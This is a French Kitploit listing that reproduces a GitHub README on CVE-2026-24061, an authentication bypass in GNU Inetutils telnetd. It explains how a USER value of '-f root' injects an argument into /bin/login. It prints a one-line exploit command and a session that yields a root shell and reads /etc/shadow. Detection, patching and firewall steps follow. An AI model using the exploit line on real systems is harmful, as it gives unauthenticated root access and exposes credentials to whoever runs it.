
Skip to content
KitploitKITPLOIT
OutilsExploitsBlog
Log in
Soumettre
OutilsExploitsBlog
Soumettre

Outils de Hacking, PenTest et Cybersécurité pour votre Arsenal de Sécurité !

Kitploit est un répertoire d'outils de hacking, de cybersécurité et de pentesting. Découvrez les dernières mises à jour des projets pour trouver des vulnérabilités, analyser des systèmes, automatiser les tests et renforcer votre sécurité.

FluxContactConfidentialité© 2026 Kitploit

Répertoire d'outils

Catégories

Voir toutes les catégories
Loading categories
CVE-2026-24061 — CVE-2026-24061 | Kitploit
Outils/GitHubGitHub/0xblackash/cve-2026-24061
Escalade de PrivilègesAnalyse des VulnérabilitésExploitationTests d'IntrusionCommandement et ContrôleOutil d'Accès à Distance
GitHub0xblackash/cve-2026-24061

CVE-2026-24061

CVE-2026-24061

Voir le dépôt
163il y a 7 joursPas encore vérifié

Populaires

Voir tout →

Découvrez les outils les plus utilisés par notre communauté.

Explorer tous les outils

Parcourez notre collection d'outils

Voir tous les outils →
Partager


🚨 CVE-2026-24061 — « TelneTD »

Image ChatGPT – 25 juin 2026, 15_03_25

Contournement critique d'authentification à distance dans GNU Inetutils telnetd
Le fantôme de 2015 revient pour anéantir tout ce qui fait encore tourner telnet.

Badge CVSS Badge Statut Badge KEV Badge Type

Zéro authentification. Une variable d'environnement. Shell root instantané.


⚠️ Aperçu

CVE-2026-24061 est une vulnérabilité critique d'élévation de privilèges à distance dans GNU Inetutils telnetd ≤ 2.7.

Un attaquant distant non authentifié définit la variable d'environnement USER à "-f root" via l'option Telnet NEW-ENVIRON.
telnetd la passe sans nettoyage directement à /bin/login → login voit -f root → ignore toute authentification → donne à l'attaquant un shell root.

Le code dangereux est resté tranquillement dans l'arbre pendant près de 11 ans (depuis environ 2015).

« Une variable d'env. Aucun mot de passe. Root complet. Bienvenue en 2026. »


🔥 Sévérité et impact

  • CVSS v3.1 Score de base : 9.8 / Critique
    AV:N / AC:L / PR:N / UI:N / S:U / C:H / I:H / A:H
  • Vecteur d'attaque : Réseau (TCP/23)
  • Privilèges requis : Aucun
  • Interaction utilisateur : Aucune
  • Maturité de l'exploit : Trivial (une seule ligne fonctionne depuis n'importe quel client telnet)

Réalité en mars 2026 :

  • Scan de masse et exploitation observés depuis fin janvier
  • Appareils embarqués legacy, équipements OT, serveurs de test oubliés encore grands ouverts
  • Compromission complète du système : identifiants, persistance, point d'entrée pour ransomware

🕵️ Découverte

  • Signalé en privé aux mainteneurs GNU à la mi-janvier 2026
  • Divulgué publiquement via oss-security fin janvier 2026
  • Corrigé dans GNU Inetutils ≥ 2.8 (publié peu après la divulgation)

🔬 Plongée technique

Lorsque telnetd reçoit une option NEW-ENVIRON contenant :

USER=-f root

Il ajoute la valeur directement aux arguments passés à /bin/login :

execve("/bin/login", ["login", "-f", "root", ...], ...)

Le binaire login interprète -f root comme :
« cet utilisateur est déjà authentifié en tant que root — aucune vérification de mot de passe nécessaire. »

→ L'attaquant obtient un prompt #. Fin de la partie.

Choix de conception fatidique : le transfert de -R / de variable d'environnement n'a jamais été restreint aux utilisateurs autorisés.


📅 Chronologie

DateÉvénement
~Mars 2015Introduction du traitement vulnérable des variables d'environnement
Janv. 2026Rapport privé à l'amont
Fin janv. 2026Divulgation publique et attribution d'un CVE
Fin janv. 2026Correctif publié (Inetutils ≥ 2.8)
26 janv. 2026Ajouté au catalogue CISA Known Exploited Vulnerabilities
Fév.–Mars 2026Pic d'exploitation contre les systèmes legacy/OT
Mars 2026De nombreux fabricants d'embarqué encore silencieux ou non patchés

🖥️ Systèmes affectés

Versions vulnérables : GNU Inetutils telnetd 1.9.3 – 2.7
Cibles courantes en 2026 :

  • Contrôleurs industriels et IHM legacy
  • Vieux routeurs, commutateurs, imprimantes
  • Appareils embarqués dérivés de Debian
  • Machines virtuelles et conteneurs de développement/test oubliés
  • Passerelles OT exposant encore TCP/23

Sécurisés :

  • Systèmes exécutant busybox telnetd
  • Inetutils ≥ 2.8
  • Telnet complètement désactivé / derrière un pare-feu

💥 Exploit en action

Une seule ligne (tout Linux/macOS avec client telnet) :

USER="-f root" telnet -a 192.168.1.50

Sortie typique :

telned
┌──(attaquant㉿kali)-[~]
└─$ USER="-f root" telnet -a 192.168.1.50
Trying 192.168.1.50...
Connected to 192.168.1.50.
Escape character is '^]'.

Debian GNU/Linux 12 telnetd

root@legacy-box:~# whoami
root
root@legacy-box:~# id
uid=0(root) gid=0(root) groups=0(root)
root@legacy-box:~# cat /etc/shadow
...

Une simple pression sur la touche Entrée plus tard — accès root complet.


🛡️ Vérification et correction (mars 2026)

1. Détecter un service vulnérable

telnet localhost 23   # chercher la bannière inetutils
inetutils-telnetd --version   # vulnérable si ≤ 2.7

2. Le tuer (préféré pour toujours)

systemctl disable --now inetutils-inetd   # ou telnet.socket
pkill telnetd && chmod -x /usr/sbin/telnetd

3. Mettre à jour (seulement si vous devez absolument garder telnet — rare)

sudo apt update && sudo apt install --reinstall inetutils-telnetd   # → ≥2.8

4. Pare-feu (ceinture et bretelles)

iptables -A INPUT -p tcp --dport 23 -j DROP
ufw deny 23/tcp

📈 État — mars 2026

  • L'exploitation continue contre les appareils legacy non patchés
  • L'utilisation de telnet à son plus bas historique — mais toujours mortel quand présent
  • Leçon pour l'écosystème : les protocoles legacy sont des mines

🎓 Leçons gravées dans la pierre

  • Des bogues vieux de 11 ans se cachent encore dans du code « mort »
  • Ne jamais passer d'entrée utilisateur non nettoyée à des binaires qui génèrent des shells root
  • Injection d'arguments → root est intemporel
  • Telnet aurait dû mourir en 2010. Tuez-le en 2026.
Télécharger l’outil